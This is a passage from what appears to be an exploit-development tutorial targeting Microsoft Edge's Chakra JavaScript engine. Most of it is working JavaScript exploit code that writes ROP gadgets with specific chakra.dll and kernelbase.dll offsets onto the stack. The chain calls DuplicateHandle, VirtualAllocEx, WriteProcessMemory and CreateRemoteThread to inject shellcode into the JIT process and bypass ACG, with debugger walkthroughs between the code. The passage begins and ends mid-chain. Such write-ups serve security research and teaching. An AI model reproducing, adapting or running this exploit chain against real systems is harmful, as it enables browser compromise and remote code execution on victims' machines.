write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38
next();

Our ROP chain starts with the following gadget:

write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();

This gadget is also used four times before our first gadget within the WriteProcessMemory ROP chain. So, we will re-execute our updated exploit and set a breakpoint on this gadget and hit g in WinDbg five times in order to get to our intended first gadget (four times to “bypass” the other uses, and once more to get to our intended gadget).
Our first ROP sequence in our case is not going to actually involve WriteProcessMemory. Instead, we are going to store our VirtualAllocEx allocation (which should still be in RAX, as our previous ROP chain called VirtualAllocEx, which places the address of the allocation in RAX) in a “permanent” location within the .data section of kernelbase.dll. Think of this as we are storing the allocation returned from VirtualAllocEx in a “global variable” (of sorts):

write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], kernelbaseLo+0x21a000, kernelbaseHigh); // .data section of kernelbase.dll where we will store VirtualAllocEx allocation
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x313349, chakraHigh);       // 0x180313349: mov qword [rcx], rax ; ret (Write the address for storage)
next();
At this point we have achieved persistent storage of where we would like to allocate our shellcode (the value returned from VirtualAllocEx). We will be using RAX in our ROP chain for WriteProcessMemory, so in this case we persistently store it so we do not “clobber” this value with our ROP chain. Having said that, our first item on the WriteProcessMemory docket is to place the size of our write operation (~ sizeof(shellcode), of 0x1000 bytes) into R9 as the nSize argument.

We start this process, of which there are many examples in this blog post, by placing a writable address in RAX which we do not care about, to grant us access to the mov r9, rcx ; cmp r8d, [rax] ; je 0x00000001800F6280 ; mov al, r10L ; add rsp, 0x28 ; ret gadget. This allows us to place our intended value of 0x1000 into R9.

Our call to WriteProcessMemory is now in the following state:

WriteProcessMemory(
	-
	-
	-
	sizeof(shellcode)				// Size of our shellcode
	-
);

Next up in our ROP sequence is the hProcess parameter, also known as our PROCESS_ALL_ACCESS handle to the JIT server. We can simply just fetch this from the .data section of chakra.dll, where we stored this value as a result of our DuplicateHandle call.

You’ll notice there is a mov [rax+0x20], rcx write operation that will write the contents of RCX into the memory address, at an offset of 0x20, in RAX. You’ll recall we “prepped” RAX already in this ROP sequence when dealing with the nSize parameter - meaning RAX already has a writable address, and the write operation will not cause an access violation (e.g. writing to a non-writable address).

Our call to WriteProcessMemory is now in the following state:

WriteProcessMemory(
	fulljitHandle, 					// PROCESS_ALL_ACCESS handle to JIT server we got from DuplicateHandle call
	-
	-
	sizeof(shellcode)				// Size of our shellcode
	-
);

The next parameter we are going to deal with is lpBaseAddress. In our call to WriteProcessMemory, this is the address within the process denoted by the handle supplied in hProcess (the JIT server process where ACG is disabled). We control a region of one memory page within the JIT process, as a result of our VirtualAllocEx ROP chain. This allocation (which resides in the JIT process) is the address we are going to supply here.

This ROP sequence is slightly convoluted, so I will provide the snippet (which is already above) directly below for continuity/context:

// LPVOID lpBaseAddress (RDX)
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x1d2c9, chakraHigh);       // 0x18001d2c9: pop rdx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], kernelbaseLo+0x21a000-0x8, kernelbaseHigh); // .data section of kernelbase.dll where we have our VirtualAllocEx allocation
next();                                                                            // (-0x8 to compensate for below where we have to read from the address at +0x8 offset
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x255fa0, chakraHigh);       // mov rdx, qword [rdx+0x08] ; mov rax, rdx ; ret
next();

We can simply pop the address where we stored the address of our JIT process allocation (via VirtualAllocEx) into the RDX register. However, this is where things get “interesting”. There were no good gadgets within chakra.dll to directly dereference RDX and place it into RDX (mov rdx, [rdx] ; ret). The only gadget to do so, as we see above, is mov rdx, qword [rdx+0x08] ; mov rax, rdx ; ret. We can see we are able to dereference RDX and store it in RDX, but not via RDX directly instead, we have the ability to take whatever memory address is stored in RDX, at an offset of 0x8, and place this into RDX. So, we do a bit of math here. If we pop our jit_allocation-0x8 into RDX, when the mov rdx, [rdx+0x8] occurs, it will take the value in RDX, add 8 to it, and dereference the contents - storing them in RDX. Since -0x8 + +0x8 = 0, we simply “offset” the difference as a “hack”, of sorts, to ensure RDX contains the base address of our allocation.

Our call to WriteProcessMemory is now in the following state:

WriteProcessMemory(
	fulljitHandle, 					// PROCESS_ALL_ACCESS handle to JIT server we got from DuplicateHandle call
	addressof(VirtualAllocEx_Allocation),		// Address of our return value from VirtualAllocEx (where we want to write our shellcode)
	-
	sizeof(shellcode)				// Size of our shellcode
	-
);

Now, our next item is to knock out the lpBuffer parameter. This is the easiest of our parameters, as we have already stored the shellcode we want to copy into the remote JIT process in the .data section of chakra.dll (see “Shellcode” section of this blog post).

Our call is now in the following state:

WriteProcessMemory(
	fulljitHandle, 					// PROCESS_ALL_ACCESS handle to JIT server we got from DuplicateHandle call
	addressof(VirtualAllocEx_Allocation),		// Address of our return value from VirtualAllocEx (where we want to write our shellcode)
	addressof(data_chakra_shellcode_location),	// Address of our shellcode in the content process (.data of chakra) (what we want to write (our shellcode))
	sizeof(shellcode)				// Size of our shellcode
	NULL 						// Optional
);

The last items on the agenda are to load kernelbase!WriteProcessMemory into RAX and jmp to it, and also write our last parameter to the stack at RSP + 0x28 (NULL/0 value).

Now, before we hit the jmp rax instruction to jump into our call to WriteProcessMemory, let’s attach another WinDbg debugger to the JIT process and examine the lpBaseAddress parameter.

We can see our allocation is valid, but is not set to any value. Let’s hit t in the content process WinDbg session and then pt to execute the call to WriteProcessMemory, but pausing before we return from the function call.

Now, let’s go back to the JIT process WinDbg session and re-examine the contents of the allocation.

As we can see, we have our shellcode mapped into the JIT process. All there is left now (which is a slight misnomer, as it is several more chained ROP chains) is to force the JIT process to mark this code as RWX, and execute it.

CreateRemoteThread ROP Chain

We now have a remote allocation within the JIT process, where we have written our shellcode to. As mentioned, we now need a way to execute this shellcode. As you may, or may not know, on Windows threads are what are responsible for executing code (not a process itself, which can be though of as a “container of resources”). What we are going to do now is create a thread within the JIT process, but we are going to create this thread in a suspended manner. As we know, our shellcode is sitting in readable and writable page. We first need to mark this page as RWX, which we will do in the later portions of this blog. So, for now, we will create the thread which will be responsible for executing our shellcode in the future - but we are going to create it in a suspended state and reconcile execution later. CreateRemoteThread is an API, exported by the Windows API, which allows a user to create a thread in a remote process. This will allow us to create a thread within the JIT process, from our current content process. Here is how our call will be setup:

CreateRemoteThread(
	fulljitHandle,			// PROCESS_ALL_ACCESS handle to JIT server we got from DuplicateHandle call
	NULL,				// Default SECURITY_ATTRIBUTES
	0,				// Default Stack size
	addressof(ret_gadget),		// Function pointer we want to execute (when the thread eventually executes, we want it to just return to the stack)
	NULL,				// No variable needs to be passed
	4,				// CREATE_SUSPENDED (Create the thread in a suspended state)
	NULL 				// Don't return the thread ID (we don't need it)
);

This call requires mostly everything to be set to NULL or 0, with the exception of two parameters. We are creating our thread in a suspended state to ensure execution doesn’t occur until we explicitly resume the thread. This is because we still need to overwrite the RSP register of this thread with our final-stage ROP chain, before the ret occurs. Since we are setting the lpStartAddress parameter to the address of a ROP gadget, this effectively is the entry point for this newly-created thread and it should be the function called. Since it is a ROP gadget that performs ret, execution should just return to the stack. So, when we eventually resume this thread, our thread (which is executing in he remote JIT process, where ACG is disabled), will return to whatever is located on the stack. We will eventually update RSP to point to.

Here is how this looks in ROP form (with all previous ROP chains added for context):

// alert() for debugging
alert("DEBUG");

// Store the value of the handle to the JIT server by way of chakra!ScriptEngine::SetJITConnectionInfo (chakra!JITManager+s_jitManager+0x8)
jitHandle = read64(chakraLo+0x74d838, chakraHigh);

// Helper function to be called after each stack write to increment offset to be written to
function next()
{
    counter+=0x8;
}

// Begin ROP chain
// Since __fastcall requires parameters 5 and so on to be at RSP+0x20, we actually have to put them at RSP+0x28
// This is because we don't push a return address on the stack, as we don't "call" our APIs, we jump into them
// Because of this we have to compensate by starting them at RSP+0x28 since we can't count on a return address to push them there for us

// DuplicateHandle() ROP chain
// Stage 1 -> Abuse PROCESS_DUP_HANDLE handle to JIT server by performing DuplicateHandle() to get a handle to the JIT server with full permissions
// ACG is disabled in the JIT process
// https://bugs.chromium.org/p/project-zero/issues/detail?id=1299

// Writing our ROP chain to the stack, stack+0x8, stack+0x10, etc. after return address overwrite to hijack control-flow transfer

// HANDLE hSourceProcessHandle (RCX) _should_ come first. However, we are configuring this parameter towards the end, as we need RCX for the lpTargetHandle parameter

// HANDLE hSourceHandle (RDX)
// (HANDLE)-1 value of current process
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x1d2c9, chakraHigh);       // 0x18001d2c9: pop rdx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0xffffffff, 0xffffffff);             // Pseudo-handle to current process
next();

// HANDLE hTargetProcessHandle (R8)
// (HANDLE)-1 value of current process
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x24628b, chakraHigh);      // 0x18024628b: mov r8, rdx ; add rsp, 0x48 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();

// LPHANDLE lpTargetHandle (R9)
// This needs to be a writable address where the full JIT handle will be stored
// Using .data section of chakra.dll in a part where there is no data
/*
0:053> dqs chakra+0x72E000+0x20010
00007ffc`052ae010  00000000`00000000
00007ffc`052ae018  00000000`00000000
*/
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x577fd4, chakraHigh);      // 0x180577fd4: pop rax ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x72e128, chakraHigh);      // .data pointer from chakra.dll with a non-zero value to bypass cmp r8d, [rax] future gadget
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x74e010, chakraHigh);      // .data pointer from chakra.dll which will hold full perms handle to JIT server;
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0xf6270, chakraHigh);       // 0x1800f6270: mov r9, rcx ; cmp r8d,  [rax] ; je 0x00000001800F6280 ; mov al, r10L ; add rsp, 0x28 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();

// HANDLE hSourceProcessHandle (RCX)
// Handle to the JIT process from the content process
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], jitHandle[0], jitHandle[1]);         // PROCESS_DUP_HANDLE HANDLE to JIT server
next();

// Call KERNELBASE!DuplicateHandle
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x577fd4, chakraHigh);      // 0x180577fd4: pop rax ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], duplicateHandle[0], duplicateHandle[1]); // KERNELBASE!DuplicateHandle (Recall this was our original leaked pointer var for kernelbase.dll)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x272beb, chakraHigh);      // 0x180272beb: jmp rax (Call KERNELBASE!DuplicateHandle)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x243949, chakraHigh);      // "return address" for KERNELBASE!DuplicateHandle - 0x180243949: add rsp, 0x38 ; ret
next(); 
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38 (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38 (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38 (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38 (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000000, 0x00000000);             // DWORD dwDesiredAccess (RSP+0x28)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000000, 0x00000000);             // BOOL bInheritHandle (RSP+0x30)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000002, 0x00000000);             // DWORD dwOptions (RSP+0x38)
next();

// VirtuaAllocEx() ROP chain
// Stage 2 -> Allocate memory in the Edge JIT process (we have a full handle there now)

// DWORD flAllocationType (R9)
// MEM_RESERVE (0x00002000) | MEM_COMMIT (0x00001000)
/*
0:031> ? 0x00002000 | 0x00001000 
Evaluate expression: 12288 = 00000000`00003000
*/
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x577fd4, chakraHigh);      // 0x180577fd4: pop rax ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x72E128, chakraHigh);      // .data pointer from chakra.dll (ensures future cmp r8d, [rax] gadget writes to a valid pointer)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00003000, 0x00000000);             // MEM_RESERVE | MEM_COMMIT
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0xf6270, chakraHigh);       // 0x1800f6270: mov r9, rcx ; cmp r8d,  [rax] ; je 0x00000001800F6280 ; mov al, r10L ; add rsp, 0x28 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();

// SIZE_T dwSize (R8)
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x1d2c9, chakraHigh);       // 0x18001d2c9: pop rdx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00001000, 0x00000000);             // 0x1000 (shellcode size)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x24628b, chakraHigh);      // 0x18024628b: mov r8, rdx ; add rsp, 0x48 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();

// LPVOID lpAddress (RDX)
// Let VirtualAllocEx decide where the memory will be located
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x1d2c9, chakraHigh);       // 0x18001d2c9: pop rdx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000000, 0x00000000);             // NULL address (let VirtualAllocEx deside where we allocate memory in the JIT process)
next();

// HANDLE hProcess (RCX)
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x74e010, chakraHigh);      // .data pointer from chakra.dll which will hold full perms handle to JIT server
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0xd2125, chakraHigh);       // 0x1800d2125: mov rcx, qword [rcx] ; mov qword [rax+0x20], rcx ; ret (Place duplicated JIT handle into RCX)
next();                                                                     				   // Recall RAX already has a writable pointer in it

// Call KERNELBASE!VirtualAllocEx
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x577fd4, chakraHigh);      // 0x180577fd4: pop rax ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], kernelbaseLo+0xff00, kernelbaseHigh); // KERNELBASE!VirtualAllocEx address 
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x272beb, chakraHigh);      // 0x180272beb: jmp rax (Call KERNELBASE!VirtualAllocEx)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x243949, chakraHigh);      // "return address" for KERNELBASE!VirtualAllocEx - 0x180243949: add rsp, 0x38 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // (shadow space for __fastcall as well)         
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000004, 0x00000000);             // DWORD flProtect (RSP+0x28) (PAGE_READWRITE)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38
next();

// WriteProcessMemory() ROP chain
// Stage 3 -> Write our shellcode into the JIT process

// Store the VirtualAllocEx return address in the .data section of kernelbase.dll (It is currently in RAX)

/*
0:015> dq kernelbase+0x216000+0x4000 L2
00007fff`58cfa000  00000000`00000000 00000000`00000000
*/
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], kernelbaseLo+0x21a000, kernelbaseHigh); // .data section of kernelbase.dll where we will store VirtualAllocEx allocation
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x313349, chakraHigh);       // 0x180313349: mov qword [rcx], rax ; ret (Write the address for storage)
next();
// SIZE_T nSize (R9)
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x577fd4, chakraHigh);      // 0x180577fd4: pop rax ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x72E128, chakraHigh);      // .data pointer from chakra.dll (ensures future cmp r8d, [rax] gadget writes to a valid pointer)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00001000, 0x00000000);             // SIZE_T nSize (0x1000)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0xf6270, chakraHigh);       // 0x1800f6270: mov r9, rcx ; cmp r8d,  [rax] ; je 0x00000001800F6280 ; mov al, r10L ; add rsp, 0x28 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();

// HANDLE hProcess (RCX)
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x74e010, chakraHigh);      // .data pointer from chakra.dll which holds our full perms handle to JIT server
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0xd2125, chakraHigh);       // 0x1800d2125: mov rcx, qword [rcx] ; mov qword [rax+0x20], rcx ; ret (Place duplicated JIT handle into RCX)
next();                                                                     // Recall RAX already has a writable pointer in it

// LPVOID lpBaseAddress (RDX)
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x1d2c9, chakraHigh);       // 0x18001d2c9: pop rdx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], kernelbaseLo+0x21a000-0x8, kernelbaseHigh); // .data section of kernelbase.dll where we have our VirtualAllocEx allocation
next();                                                                            // (-0x8 to compensate for below where we have to read from the address at +0x8 offset
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x255fa0, chakraHigh);      // mov rdx, qword [rdx+0x08] ; mov rax, rdx ; ret
next();

// LPCVOID lpBuffer (R8) (shellcode in chakra.dll .data section)
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x576231, chakraHigh);         // 0x180576231: pop r8 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x74b000, chakraHigh);    	  // .data section of chakra.dll holding our shellcode
next();

// Call KERNELBASE!WriteProcessMemory
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x577fd4, chakraHigh);      // 0x180577fd4: pop rax ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], kernelbaseLo+0x79a40, kernelbaseHigh); // KERNELBASE!WriteProcessMemory address 
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x272beb, chakraHigh);      // 0x180272beb: jmp rax (Call KERNELBASE!WriteProcessMemory)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x243949, chakraHigh);      // "return address" for KERNELBASE!WriteProcessMemory - 0x180243949: add rsp, 0x38 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // (shadow space for __fastcall as well)         
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000000, 0x00000000);             // SIZE_T *lpNumberOfBytesWritten (NULL) (RSP+0x28)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38
next();

// CreateRemoteThread() ROP chain
// Stage 4 -> Create a thread within the JIT process, but create it suspended
// This will allow the thread to _not_ execute until we are ready
// LPTHREAD_START_ROUTINE can be set to anything, as CFG will check it and we will end up setting RIP directly later
// We will eventually hijack RSP of this thread with a ROP chain, and by setting RIP to a return gadget our thread, when executed, will return into our ROP chain
// We will update the thread later via another ROP chain to call SetThreadContext()

// LPTHREAD_START_ROUTINE lpStartAddress (R9)
// This can be any random data, since it will never be executed
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x577fd4, chakraHigh);      // 0x180577fd4: pop rax ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x72E128, chakraHigh);      // .data pointer from chakra.dll (ensures future cmp r8d, [rax] gadget writes to a valid pointer)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x28b4fe, chakraHigh);	   // 0x180043c63: Anything we want - this will never get executed
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0xf6270, chakraHigh);       // 0x1800f6270: mov r9, rcx ; cmp r8d,  [rax] ; je 0x00000001800F6280 ; mov al, r10L ; add rsp, 0x28 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();

// HANDLE hProcess (RCX)
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x74e010, chakraHigh);      // .data pointer from chakra.dll which holds our full perms handle to JIT server
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0xd2125, chakraHigh);       // 0x1800d2125: mov rcx, qword [rcx] ; mov qword [rax+0x20], rcx ; ret (Place duplicated JIT handle into RCX)
next();

// LPSECURITY_ATTRIBUTES lpThreadAttributes (RDX)
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x1d2c9, chakraHigh);       // 0x18001d2c9: pop rdx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000000, 0x00000000);             // NULL (default security properties)
next();

// SIZE_T dwStackSize (R8)
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x576231, chakraHigh);      // 0x180576231: pop r8 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000000, 0x00000000);             // 0 (default stack size)
next();

// Call KERNELBASE!CreateRemoteThread
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x577fd4, chakraHigh);      // 0x180577fd4: pop rax ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], kernelbaseLo+0xdcfd0, kernelbaseHigh); // KERNELBASE!CreateRemoteThread
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x272beb, chakraHigh);      // 0x180272beb: jmp rax (Call KERNELBASE!CreateRemoteThread)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x243949, chakraHigh);      // "return address" for KERNELBASE!CreateRemoteThread - 0x180243949: add rsp, 0x38 ; ret
next(); 
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38 (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38 (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38 (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x38 (shadow space for __fastcall as well)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000000, 0x00000000);             // LPVOID lpParameter (RSP+0x28)
next();
